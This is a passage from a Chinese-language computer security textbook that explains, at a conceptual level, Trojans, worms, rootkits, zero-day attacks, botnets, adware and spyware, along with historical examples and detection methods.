找到变形病毒的单个字符串特征码是不可能的。我们需要使用更复杂的特征码方案。联合特征码（conjunction signature）由在被感染文件中必须出现的字符串集组成，字符串出现的顺序任意。序列特征码（Sequence signature）由在被感染文件中必须出现的有序字符串列表组成，字符串的出现顺序是给定的。概率特征码（probabilistic signature）由阈值和字符串-评分对组成。如果文件中存在的字符串的评分总和大于阈值，则认为该文件已被感染。

对变形病毒还有另一种检测策略。如果变形病毒含有大量无意义的代码，则可以使用优化编译器所用的多余代码检测方法。此外，变形病毒必须包括可以执行无用代码注入的代码、独立指令的重新排序和用等价指令进行的替换，所有这些都可以通过病毒特征码检测到。

4.3 恶意软件攻击

当首次发现恶意软件时，将其作为计算机安全的真实风险。那时，恶意软件主要通过软盘传播。因为当时还没有发明 USB 驱动器、CD-ROM 和 DVD-ROM，只有在大学和工业实验室中的研究人员才能使用互联网。朋友和同事共享文件、并合作使用软盘，这样会

在无意中互相传播计算机病毒。而互联网的爆炸性增长给恶意软件提供了一种全新的温床，恶意软件不再需要将自己注入文件，在传播时，也不再需要共享介质。

4.3.1 特洛伊木马

弗吉尔的 Aeneid 讲述了特洛伊木马 (Trojan horse) 的传说——一个大木马作为和平的礼物献给特洛伊城。在木马中，藏有几十位希腊战士，在夜深人静时，他们悄悄爬出木马，潜入特洛伊城，打开城门，使自己的战士攻破特洛伊城。想象一下这个传奇故事的精髓。这个传说其实就是这类恶意软件的一个贴切比喻。特洛伊木马（或木马）是一种恶意程序，表面上，它会执行一些有用的任务，但同时会隐形地执行具有负面的后果任务（如启动键盘记录器），如图 4.6 所示。安装时，特洛伊木马可以作为其他恶意软件有效载荷的一部分，用户或管理员在有意或无意的情况下，安装了特洛伊木马。




图 4.6 特洛伊木马

特洛伊木马示例

一个特洛伊木马的典型例子是实用程序执行有用的任务比现有的标准程序执行的更好，如以完美的方式显示文件系统的文件夹和文件，但同时，实用程序还执行了秘密的恶意任务。通过诱骗不知情用户使用特洛伊木马，攻击者可以使用用户的所有访问权限来运行自己的程序。如果用户可以阅读公司专有的保密文件，那么木马也可以读取这些文件，甚至如果用户连接到了互联网，木马会偷偷地将这些文件发送给攻击者。如果用户可以发送签名电子邮件，那么木马也可以做到使用用户的签名发送电子邮件。如果用户可以使用所存储的密码自动登录到网上银行系统，那么木马也可以做到。特洛伊木马的主要危险在于：它允许攻击者像另一个用户、甚至系统管理员一样执行任务。

下面给出一个特洛伊木马的实例。一个正在上大学的作家使用了木马。以前作家信任的一个朋友名叫“Tony”，将一个设计好的程序送给了作家和他的几位好友，该程序会显示朋友圈的成员在校园网上登录的时间和地点。除了这项实用功能之外，这个特别的程序还会将朋友的密码发送到 Tony 的电子邮件账户。作家和他的朋友一直都没有发现这种特

殊的木马，直到某天有人注意到，一个朋友在两个地方同时登录了校园网，当他们去调查时，发现 Tony 在其中一个位置。最终 Tony 被自己的木马抓住了。

下面再给出一些木马的其他实例。

- **艾滋病木马 (the AIDS Trojan)**: 它是一个木马程序，声称能提供有关艾滋病 (acquired immune deficiency syndrome, AIDS) 疾病的重要信息。在 1989 年，该病毒第一次通过邮寄的软盘进行传播。运行程序并安装木马后，该木马一直保持安静，直到发生了几次重启。此刻，艾滋病木马会加密用户的硬盘驱动器。然后木马会为用户提供密码来解密硬盘驱动器，但用户需要缴费。因此，艾滋病是一种自动索要赎金的木马病毒。
- **IE 的假升级 (False upgrade to Internet Explorer)**: 这种木马是一个可执行文件，通过电子邮件发送，它自称对微软的 IE 进行升级。在安装完毕之后，程序会对用户系统进行几项修改。因为这种攻击与其他攻击类似，所以大部分用户已经学会了避免打开可执行文件的电子邮件附件，而不管封闭的程序声称能实现什么完美的功能。
- **假杀毒软件 (False antivirus software)**: 这个木马病毒曾有几个实例，它宣称自己是杀毒软件。当安装时，这种特洛伊木马会修改操作系统，以阻止真正的防恶意软件程序运行，然后尝试窃取用户的密码。
- **后门 (Back Orifice)**: 该病毒首次在 1998 年传播，这个程序通过加密的网络连接访问远程计算机。它的功能包括：执行命令、传输文件并记录击键。它的实现作为运行系统 Windows 95 或 Windows 98 的一种服务，参见第 3.1.2 小节。因此，一旦安装了该服务后，只要引导计算机，就会自动启动后门。虽然它很有用的功能：如远程登录以及作为管理工具，但它主要是作为窃取信息的后门。安装程序通常通过电子邮件传播，可执行的邮件一般具有诱人的名称，如 PAMMY.EXE。当用户打开这个附件时，会快速而安静地运行安装。此外，后门也不会出现在任务管理器中。因此，大多数受害者对后门程序的存在一无所知。
- **Mocmex**: 在 2008 年 2 月，人们发现一些中国制造的数码相框（放置数字图像的相框）包含称为 Mocmex 的特洛伊木马。当将被感染相框插入到装有 Windows 系统的计算机时，会将相框中的恶意软件复制到计算机中，恶意软件就开始收集信息，并发送密码。Mocmex 非常有趣，因为它是第一个广泛传播的分布式病毒，它利用了可选的介质，如数码相框。

4.3.2 计算机蠕虫

计算机蠕虫 (computer worm) 是一种恶意程序，不需要将自己注入其他程序就能传播自己的副本，并且不需要与人交互。因此，从技术角度而言，计算机蠕虫不是计算机病毒，因为它不会感染其他程序，但有些人对此术语感到迷惑，因为两者都是通过自我复制传播。在大多数情况下，计算机蠕虫会携带恶意有效载荷，如删除文件或安装后门。

蠕虫的传播

如果计算机系统连接到了互联网，且有安全漏洞，则蠕虫会利用正在运行应用程序的

脆弱性（如缓冲区溢出）来进行自身的传播。蠕虫的传播方式为：每台被感染的计算机都试着通过互联网感染连接到网络的其他目标计算机。如果目标计算机针对这种攻击也是脆弱的，那么它也会被感染，反过来，该计算机也会通过互联网感染其他计算机。即使计算机不容易受到特定蠕虫的感染，它也不得不忍受被感染计算机的反复攻击。此外，已被感染的计算机会成为再次被感染的目标，如图 4.7 所示。




图 4.7 计算机蠕虫如何通过计算机网络传播
实线表示成功的感染尝试，虚线表示再次感染的尝试，灰线表示不成功的攻击

一旦系统被感染，蠕虫必须采取措施来确保它一直存在于目标计算机中，并能重新启动。在装有 Windows 系统的计算机上，一般通过修改 Windows 注册表（Windows Registry）来达到此目的，注册表是操作系统使用的一个数据库，注册表项会告知操作系统运行哪些程序和服务、或在启动时加载什么设备驱动程序。蠕虫为完成上述任务，最常使用的注册表项就是：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

与该注册表项相关联的路径是蠕虫可执行文件的路径，它会在 Windows 启动时执行蠕虫的可执行文件。因此，针对恶意软件的检测软件总是检查这一注册表项（以及其他启动时指定运行程序的注册表项）是否有可疑的可执行文件名。

使用经典的传染病理论，可以对蠕虫的传播进行建模。该模型定义了以下的参数：

- N ：脆弱的主机总数。
- $I(t)$ ：在 t 时刻，被感染的主机数。
- $S(t)$ ：在 t 时刻，易被感染的主机数，如果一台主机是脆弱的，但还尚未被感染，我们将它称为易被感染的主机。
- β ：感染率，它是一个常数，与蠕虫的传播速度相关联。

从一台被感染的主机开始，在一段时间内， $I(t)$ 和 $S(t)$ 的变化可以由下列公式表示：

$$I(0) = 1 \quad (4.1)$$

$$S(0) = N - 1 \quad (4.2)$$

$$I(t+1) = I(t) + \beta \cdot I(t) \cdot S(t) \quad (4.3)$$

$$S(t+1) = N - I(t+1) \quad (4.4)$$

公式 (4.3) 中的 $I(t+1) - I(t)$ 表示新感染的主机数，它与当前被感染的主机数 $I(t)$ 和易受感染的主机数 $S(t)$ 成正比。如图 4.8 所示，蠕虫的传播分三个阶段：慢启动、快传播和慢结束。经过实验，已证实，在实践中这一理论模型是蠕虫真实传播的最佳逼近。




图 4.8 蠕虫传播的传染病模型

图表显示以时间为函数，被感染总数的变化。从一台主机开始，感染率为 $\beta = 0.000\ 025$ ，主机总数为 $N = 10\ 000$

Morris 蠕虫

1988 年，Robert Morris 传播了第一个计算机蠕虫，当时，他是美国康奈尔大学的研究生。这个蠕虫没有携带任何恶意的有效载荷，只是进行自我复制，并在互联网上传播。这种蠕虫的主要问题在于：它旨在将自己复制到另一台有漏洞的计算机上，而不论该计算机是否已被感染。更有趣的是，它会检查目标计算机是否已被感染，蠕虫会 7 次检查目标计算机，即使得到目标计算机已被感染的答案，它也不会相信，而会再次感染目标计算机。

很不幸的是，对基于互联网的传播而言，已经证明，1/7 的再感染率太高了，并且 Morris 蠕虫会迅速填充被感染计算机上正在运行的进程集。因此，这些被感染的计算机正在遭受的攻击无异于拒绝服务攻击，因为最终，它们只运行 Morris 蠕虫，而阻止其他任务的运行。据估计，在当时，连接到互联网的 10% 的计算机都感染了 Morris 蠕虫，破坏性就是被感染计算机失去了工作能力，据估计，清除 Morris 蠕虫的相关费用多达数千万美元。根据 1986 年制定的计算机欺诈和滥用法，Robert Morris 成为被定罪的第一人。现在，他在美国麻省理工学院任教。

一些其他的计算机蠕虫实例

一些其他的计算机蠕虫实例如下。

- **ILOVEYOU:** 它是一个电子邮件蠕虫（该蠕虫作为电子邮件的附件），在 2000 年首次出现。这种特殊的电子邮件蠕虫是一个 VB 程序，把自己伪装成 LOVE-LETTER-FOR-YOU.TXT.vbs 的求爱信。文件的扩展名为“vbs”，表明它实际上是一个 VB 程序，当在运行微软 Windows 的计算机上执行时，该蠕虫就会将自己发送到用户地址簿中的每一个人，然后再用其副本替换硬盘驱动器上的文档与图片。
- **红色代码 (Code Red):** 它是一个计算机蠕虫，于 2001 年出现在互联网上，不需要人工干预就能传播。它利用运行微软的 IIS Web 服务器进行传播，这类服务器一般具有缓冲区溢出的脆弱性。它的有效载荷对被感染计算机上选定的 Web 站点进行拒绝服务攻击。红色代码是一种迅速传播的蠕虫，在 2001 年 7 月 19 日的短短几个小时内，被感染的脆弱服务器就超过了 35 万台。
- **冲击波 (Blaster):** 它是一个计算机蠕虫，利用在 2003 年运行微软 Windows XP 和 Windows 2000 计算机上的缓冲区溢出脆弱性。它的传播是将自己的副本随机发送给互联网中的计算机，希望能找到有缓冲区溢出脆弱性的其他计算机。它的有效载荷针对微软更新 Web 站点发动拒绝服务攻击。
- **MyDoom:** 它是一个电子邮件蠕虫，在 2004 年被发现，它已设计建立了一个计算机网络，然后发送垃圾邮件及发动拒绝服务攻击。通过让用户点击电子邮件消息的附件来传播该蠕虫。
- **Sasser:** 它是一个网络蠕虫，在 2004 年被发现，利用运行微软 Windows XP 和 Windows 2000 计算机上的缓冲区溢出脆弱性进行传播。当第一次发动攻击时，它使 Delta 航空公司取消了多个航班，因为公司重要的计算机已不堪蠕虫的负荷。
- **Conficker:** 它是一个计算机蠕虫，在 2008 年首次被发现。它的目标是攻击运行微软 Windows 操作系统的计算机，被感染的计算机会被第三方控制，例如，利用被感染计算机发动拒绝服务攻击、安装间谍软件或者发送垃圾电子邮件。它包括许多尖端的技术，如禁用安全模式的能力、禁用自动更新和杀死防恶意软件程序。它甚至有一种机制：用互联网上最新的副本更新自身。

设计蠕虫

开发蠕虫是一个复杂的项目，包括以下的任务。

- 确定在流行的应用程序或操作系统中仍有未打补丁的脆弱性存在。其中缓冲区溢出脆弱性（参见第 3.4 小节）是蠕虫最爱利用的。
- 编写代码：
 - 生成要攻击计算机的目标列表，例如，在同一局域网内的计算机或随机产生互联网地址的计算机
 - 利用脆弱性，例如，利用堆栈溢出攻击（参见第 3.4.3 小节）
 - 查询/报告主机是否已被感染
 - 安装并执行有效载荷
 - 使蠕虫嵌入操作系统并使系统重启动，例如，将蠕虫安装为守护进程（Linux）或服务（Windows）（参见第 3.1.2 小节）

- 在最初目标计算机上安装蠕虫并发动攻击。

检测蠕虫

注意，蠕虫的传播过程类似于图的遍历。在此，节点相当于是脆弱的主机，边是感染的尝试。引用在经典深度优先搜索（depth-first-search, DFS）算法中的术语，成功感染对应着发现这样的一条边：当检测时，会发现与返回边对应的主机已被感染。但是，DFS 遍历以单线程顺序执行，而蠕虫传播是一种分布式计算，会在许多不同的被感染主机上同时执行。

为了简化攻击者的任务，在地下经济利益的驱动下，已开发出了一些蠕虫工具包（参见第 4.5.4 小节）。

使用基于特征码的文件扫描技术可以执行蠕虫的检测，该扫描技术与前面介绍的病毒扫描技术类似。此外，在网络层的扫描和过滤，会在把数据包发送给其他主机之前，先分析网络数据包的内容，这样就能实时地检测蠕虫的存在，并阻止蠕虫的进一步传播。

4.3.3 Rootkits

Rootkits 是一种特别的、隐形的恶意软件。Rootkits 一般会修改系统实用程序或操作系统本身来防止检测。例如，Rootkits 能感染 Windows 进程监控实用程序（它列出当前正在运行的进程），通过把自己从进程列表中删除来隐藏自己。同样，Rootkits 通过感染实用程序，可以隐藏磁盘上的文件，该实用程序（如 Windows 资源管理器）允许用户浏览文件。经常使用 Rootkits 来隐藏其他恶意软件（如木马和病毒）的恶意行为。

隐形

Rootkits 采用多种技术来实现隐形。软件可以运行在用户模式或内核模式，用户模式包括普通程序的执行，低级的、具有特权的操作系统例程在内核模式下运行。因此，Rootkits 可以在上述的任何一种模式中操作。

在一些用户模式中，Rootkits 通过修改系统的实用程序或磁盘上库来进行工作。虽然这种方法是最简单的，但也最容易被检测到，因为使用加密散列函数脱机检查文件的完整性，下面我们会详细介绍它的执行。在其他用户模式中，Rootkits 把代码插入到另一个用户模式的进程地址空间中，以改变后者的行为，使用像 DLL 注入这类的技术。虽然这些策略都非常有效，但防 Rootkits 软件能轻易检测到这些修改，所以 Rootkits 经常运行在内核模式中。

检测内核模式的 Rootkits 是非常困难的，因为它们运行在操作系统的最底层。在 Windows 中，内核 Rootkits 通常加载为设备驱动程序，因为设备驱动系统是模块化的——它允许用户向内核中加载任意代码。虽然这项功能旨在让开发人员轻松安装键盘、音频或视频设备的驱动程序，但 Rootkits 开发者利用设备驱动程序颠覆了系统的安全。尽管出现了一些 Linux 的 Rootkits，但一般使用可加载内核模块（Loadable Kernel Module, LKM）系统来加载内核模式的 Rootkits，LKM 系统的功能类似于 Windows 的设备驱动程序。

一旦将 Rootkits 代码加载到了内核，它会采用多种技术来实现隐形。最常见的一种方

法是钩子函数(function hooking)。由于 Rootkits 以内核权限运行，所以它可以直接修改内存，用隐藏 Rootkits 存在或窃取信息的定制版本来取代操作系统的函数。例如，Rootkits 可能用跳过 Rootkits 部分的特定文件的版本取代枚举目录中文件的内核函数。这样，每个使用该函数的程序都无法检测 Rootkits。内核钩子函数功能非常强大，Rootkits 开发者只需修改一个函数，而不是修补每个列出目录内容的系统实用工具。

另一种内核模式 Rootkits 技术是修改用于记录功能的内部数据结构。例如，Windows 内核维护当前加载到内存中驱动程序的信息列表。Rootkits 可以修改这个数据结构，直接从列表中删除自身，从而避免被检测到。如果不重新启动系统，很难删除执行这一操作的 Rootkits，因为卸载设备驱动的程序不能访问它的记录信息。

一旦系统被感染，Rootkits 必须采取措施来确保它一直存在于受害计算机中，重启时也仍能存活，相应的措施包括修改 Windows 注册表中的表项。由于防 Rootkits 软件会搜索注册表中的可疑表项，为了避免被发现，一些内核 Rootkits 修改列出注册表项的内核函数。这是在 Rootkits 和防 Rootkits 软件之间的一场军备竞赛，它是一种不断地升级的、复杂的捉迷藏游戏。

检测 Rootkits

Rootkits 是隐形的，但也并非不可检测。通过检查磁盘上的文件是否被修改可以检测到用户模式的 Rootkits。在 Windows 上，对重要的代码库都进行数字签名，因此可以检测到任何篡改的无效数字签名。另一种普遍采用技术是当系统处于脱机状态时，定期对重要的系统组件计算散列函数。当系统联机时，会重新计算此散列值，如果散列值不匹配，则 Rootkits 可能修改了这些文件，如图 4.9 所示。此外，内核模式的防 Rootkits 软件可以检测到注入系统进程的代码。




图 4.9 如何使用加密散列函数来检测磁盘驱动器上受损的操作系统程序文件

检测内核模式的 Rootkits 更困难了。如前所述，大多数内核 Rootkits 不修改磁盘上的系统文件，而是在内核内存执行操作。大多数防 Rootkits 应用程序通过搜索如挂钩函数这样的技术证据来检测内核 Rootkits。这种 Rootkits 检测可以保持特定内核函数的数字签名，

因为这类特定的内核函数极有可能成为 Rootkits 的攻击目标，它检查内存以确定是否对这些函数已作了修改。但是，由于内核 Rootkits 以最高系统权限运行，所以它们先发制人的先检测防 Rootkits 软件，以阻止该软件检测到自己的存在。因此，有时为了击败 Rootkits，会对被感染系统进行深入的离线分析，包括检查注册表和引导记录。

针对 Rootkits 的一种简单而强大检测技术包括执行两次文件系统的扫描，一次是扫描极易被 Rootkits 感染的高级系统调用；另一次扫描是低级磁盘读取程序利用基于原始块的访问方法访问磁盘内容。如果这两次扫描产生的文件系统映象不同，则极可能存在 Rootkits。对用户模式和内核模式的 Rootkits，这种方法都非常有效。但是，复杂的 Rootkits 能预见这种测试，即感染列出文件夹和文件的系统调用，也感染一次读取一个磁盘块的低级磁盘访问方法。

由于清除 Rootkits 存在的难度，所以经常建议用户：如果怀疑硬盘驱动器已被 Rootkits 感染，则格式化硬盘，而不是冒着不能完全清除 Rootkits 操作的风险，使 Rootkits 一直存在。

Rootkits 的实例

2005 年，版权保护软件在索尼 BMG 公司发行的一些 CD 中发现了一种最有名的 Rootkits。只要用户将一张 CD 放入光区（如从 CD 翻录音乐），Rootkits 就会在运行微软 Windows 操作系统的计算机上安装自己。这种自动安装依赖于 Windows XP 的默认“自动播放”选项，它会执行 CD 上指定文件列出的命令（autorun.inf）。然后，这个 Rootkits 会感染许多重要的文件，以便系统实用程序不会检测到 Rootkits 的存在。Rootkits 的主要意图是保护被感染 CD 上的音乐，不允许非法复制。这些光盘中的 Rootkits 没有恶意，但是因为它能隐藏名字以某些字符串开头的进程或程序，不久，某些恶意代码编写者就利用这一事实。但幸运的是，它并没有广泛传播，因为只有 50 张 CD 中包含该 Rootkits。不久之后，人们发现，它是取消版权保护 Rootkits 的最佳宣传方式。

4.3.4 零日攻击

基于特征码的检测病毒和计算机蠕虫的方法取决于找到代码模式的能力，代码模式能唯一标识快速传播的恶意软件。这个过程需要时间，当新的计算机病毒或蠕虫在不断传播时，研究人员正在试图找到其特征码，然后再为他们的客户推出这些特征码。防恶意软件的理想目标是：在任何用户知道恶意软件存在之前，它就能检测出计算机病毒或蠕虫。但不幸的是，由于未知的脆弱性，实现这个目标变得非常困难。

零日攻击（zero-day attack）是一种利用以前未知脆弱性的攻击，甚至创建系统的软件设计者都不知道该系统包含了这种脆弱性。这个术语来自于虚构计时器的思想：从软件设计师知道脆弱性的那一刻开始，直到他们发布了修补脆弱性的补丁。对于软件开发者而言，意识到非公有脆弱性的存在是非同寻常的，为此，他们需要努力工作来设计修补程序。如果恶意软件攻击利用开发者不知道的脆弱性，则将这类攻击称为零日攻击。

零日攻击构成了入侵检测的一个独特问题，因为从定义而言，通过简单的基于特征码的方案是不能识别零日攻击的。检测零日攻击主要有两种常用的方法，这两种方法都是基

于启发式 (heuristics) 的，就是在实践中表现出色的经验规则。第一种启发式是不断扫描指令程序，这些潜在的指令程序可能会执行一些恶意的操作，如删除文件或通过互联网发送信息。这种潜在的恶意指令可能举报，程序已被感染，计算机蠕虫已经启动。所以需要进一步检查，但是，这种方法有假阳性 (false positive) 反应的风险，因为合法程序也可以执行这些类型的操作。

另一个种击败零日攻击的启发式是在孤立的运行时环境监测它们如何与“外部世界”交互。将标记潜在的危险操作，如对已有文件进行读与写、写入系统文件夹以及发送和接收来自互联网的数据包。用户在后台运行这样的检测程序，每次不受信任的程序执行某种上述操作时，检测程序便会提醒用户。这样的运行时环境是虚拟机 (virtual machine) 的一种类型，有时也称为沙箱 (sandbox)。使用这样系统的挑战在于：本来是合法软件执行的操作，但检测软件做出了假阳性反应，这种反应会一直困扰着用户。

4.3.5 僵尸网络

最早开发的恶意软件只用于研究目的，但不久之后，恶意软件就被用于破坏性的恶作剧、并对个人与组织进行攻击。随着互联网的广泛应用和家用计算机存储着大量的敏感信息，信息窃取和垃圾邮件已成为有利可图的犯罪冒险。当这种潜在的利益众人皆知之后，从过去一段时间来看，已经从无聊的青少年编写恶意软件过渡到犯罪组织部署专业编码的恶意软件。

因为犯罪组织对大规模非法活动感兴趣，所以希望控制计算机网络中的大量被感染的主机，并以这些被感染主机为节点进行垃圾邮件操作或窃取计算机主人的信息。这种网络被称为僵尸网络 (botnet)，并由傀儡牧人 (bot herder) 集中对整个网络进行控制。僵尸网络的规模非常大——在写这本书时，据估计，最大的僵尸网络至少包含数百万台僵尸主机，并且有人猜测，在连接到互联网的所有计算机中，约有 1/4 的计算机是某个僵尸网络的一部分。

如何创建和控制僵尸网络

僵尸网络的一个重要属性是中央的命令和控制 (command-and-control) 机制。通过蠕虫、特洛伊木马或其他一些恶意软件包对计算机进行感染，一旦在被感染计算机上安装了僵尸软件，则此被感染的计算机就是僵尸计算机 (zombie)，僵尸计算机会发送请求命令与中央控制服务器进行联系。这样，傀儡牧人发送的命令将会潜在影响数百万台计算机，而不需要单独控制每台僵尸计算机。

早期僵尸网络的命令和控制服务器使用静态 IP 地址，该地址的编码在每台被感染计算机上的僵尸软件中。通过追踪控制服务器，并关闭这些服务器，权威机构可以轻松地关闭僵尸网络。为防止权威机构轻易地关闭僵尸网络，现在，许多僵尸网络每天改变命令和控制服务器的地址，例如，使用当前日期动态生成和注册域名。为了避免被检测到，僵尸计算机经常使用无法预测的信道来接收命令，包括如互联网中继聊天 (Internet Relay Chat, IRC)、Twitter 和即时信息 (Instant Messaging) 服务。

使用僵尸网络

一旦僵尸网络已经集成，它的拥有者就开始利用它来执行非法的活动。某些大型僵尸网络获取信用卡号码、银行账户凭证和海量的其他个人信息。

其他僵尸网络用于发送数百万封垃圾邮件。由于个人或组织控制着总带宽，所以有些僵尸网络针对大型网站、甚至小型政府基础设施发动分布式拒绝服务攻击。随着计算机在全球使用的日益普及，僵尸网络一直从事非法活动，造成了严重威胁。

Zeus 僵尸网络工具包

Zeus 是建立和部署定制木马僵尸网络的工具包。攻击者可以指定要部署的有效载荷和所捕获信息的类型。可用的有效载荷不但包括经典的间谍软件（参见第 4.4.2 小节），而且还包括更复杂的攻击，如：

- 只从攻击者指定的网站获取用户名和密码。
- 向网页添加新的表单字段，诱导用户提供更多的信息。例如，修改银行网站的网页，为了“额外的保护”，提示用户输入生日和社会安全号码。

Zeus 已被广泛用于窃取社交网站、银行网站和购物网站的凭据。从 2008 年 7 月至 2009 年 6 月期间，Symantec 检测到 Zeus 特洛伊木马感染了超过 15 万台主机。在 2010 年 1 月，NetWitness 发现 Zeus 僵尸网络由来自 196 个不同国家的 74 000 台僵尸计算机组成，其中许多僵尸计算机是政府机构、教育机构和大公司网络的一部分。

4.4 入侵隐私软件

另一种类型的恶意软件是入侵隐私软件（privacy-invasive software）。这类恶意软件的目标是用户隐私或用户认为敏感或有价值的信息。

许可和意图

当用户访问某网站或入侵隐私软件作为计算机病毒、网络蠕虫或特洛伊木马电子邮件附件的有效载荷时，都会将自身安装到用户的计算机上。入侵隐私软件入侵用户的计算机后，要么针对用户的许可在后台执行入侵隐私的操作，要么针对用户的愿望，立即收集敏感或有价值的信息。

入侵隐私软件背后的意图通常都具有商业性。例如，入侵隐私软件的代理对弹出式广告的收入感兴趣。他可以窃取有关用户的信息，再将相关信息转卖给感兴趣的第三方，或者他直接能从入侵隐私软件所从事的操作中获得商业利益。在任何情况下，执行这类入侵隐私软件极少是出于好奇或故意破坏。

4.4.1 广告软件

广告软件（adware）是入侵隐私软件的一种形式，针对用户的许可，它们在用户屏幕

上显示广告。由于在互联网上广告无处不在，所以经常将广告嵌入软件，以降低购买软件的最初成本。需要重点强调的是：恶意广告软件需要用户许可方可显示。

广告软件是如何工作的

通常，由于用户访问了被感染的网页、打开了被感染的电子邮件附件、安装了共享软件或广告已嵌入木马的免费软件程序、或受到计算机病毒或蠕虫的危害，都会在用户计算机上安装广告程序。一旦在后台安装并运行了广告软件，广告程序就会在用户的屏幕上定期弹出广告，如图 4.10 所示。




图 4.10 广告软件是如何工作的

广告软件的操作

当用户打开 Web 浏览器时，往往会触发广告软件的弹出，使用户误以为弹出的广告是浏览器启始页的一部分。另外，这些广告还会随机弹出。无论以哪种方式出现，这类广告只求给用户留下一些印象，与电视广告或杂志广告非常类似，广告可能还有一些内置功能，因此，如果用户点击广告或试图关闭广告时，可能会显示其他广告或使用户重定向到发布产品的网页。

无论如何安装与操作广告软件，广告软件都是一种入侵隐私软件的例子，因为它使用户失去了控制在计算机屏幕上显示什么内容的能力。此外，广告软件经常监视使用模式和访问网页的用户，以便能针对不同用户，更好地在用户的计算机屏幕上显示广告。广告软件

的实例也是接下来要讨论的入侵隐私软件的示例。

4.4.2 间谍软件

间谍软件（spyware）是一种入侵隐私软件，无需用户许可，就能安装在用户的计算机上，然后再收集与用户相关的信息，未经用户许可，就会利用用户的计算机。间谍软件的感染通常会使用一个或多个一直在后台运行的程序来收集信息。每隔一段时间，这些程序会与数据收集代理联系，并将收集到的用户信息上传给代理，如图 4.11 所示。间谍软件为了在计算机重启之后也能一直运行，它的感染需要修改操作系统，从而使间谍软件一直作为计算机启动序列的一部分。




图 4.11 作为后台进程的间谍软件是如何工作的

用户通常并不知道自己的计算机已感染了间谍软件。他唯一能感知的就是计算机运行有点慢，只有计算机发生多重感染时，才会出现这种性能的降低。当然，间谍软件会尽一切所能隐藏自己的存在，使计算机用户不能察觉，它也会使用 Rootkits 的隐形技巧（回忆一下第 4.3.3 小节）。间谍软件的感染甚至会删除竞争广告软件和间谍软件的长度，使用户更难发现有害软件的运行。

通过间谍软件执行的操作可以对其进行分类。我们特别讨论一些不同间谍软件的操作。

键盘记录

1. 按键记录或键盘记录（keylogging）是通过记录每一个按键对计算机键盘进行监测

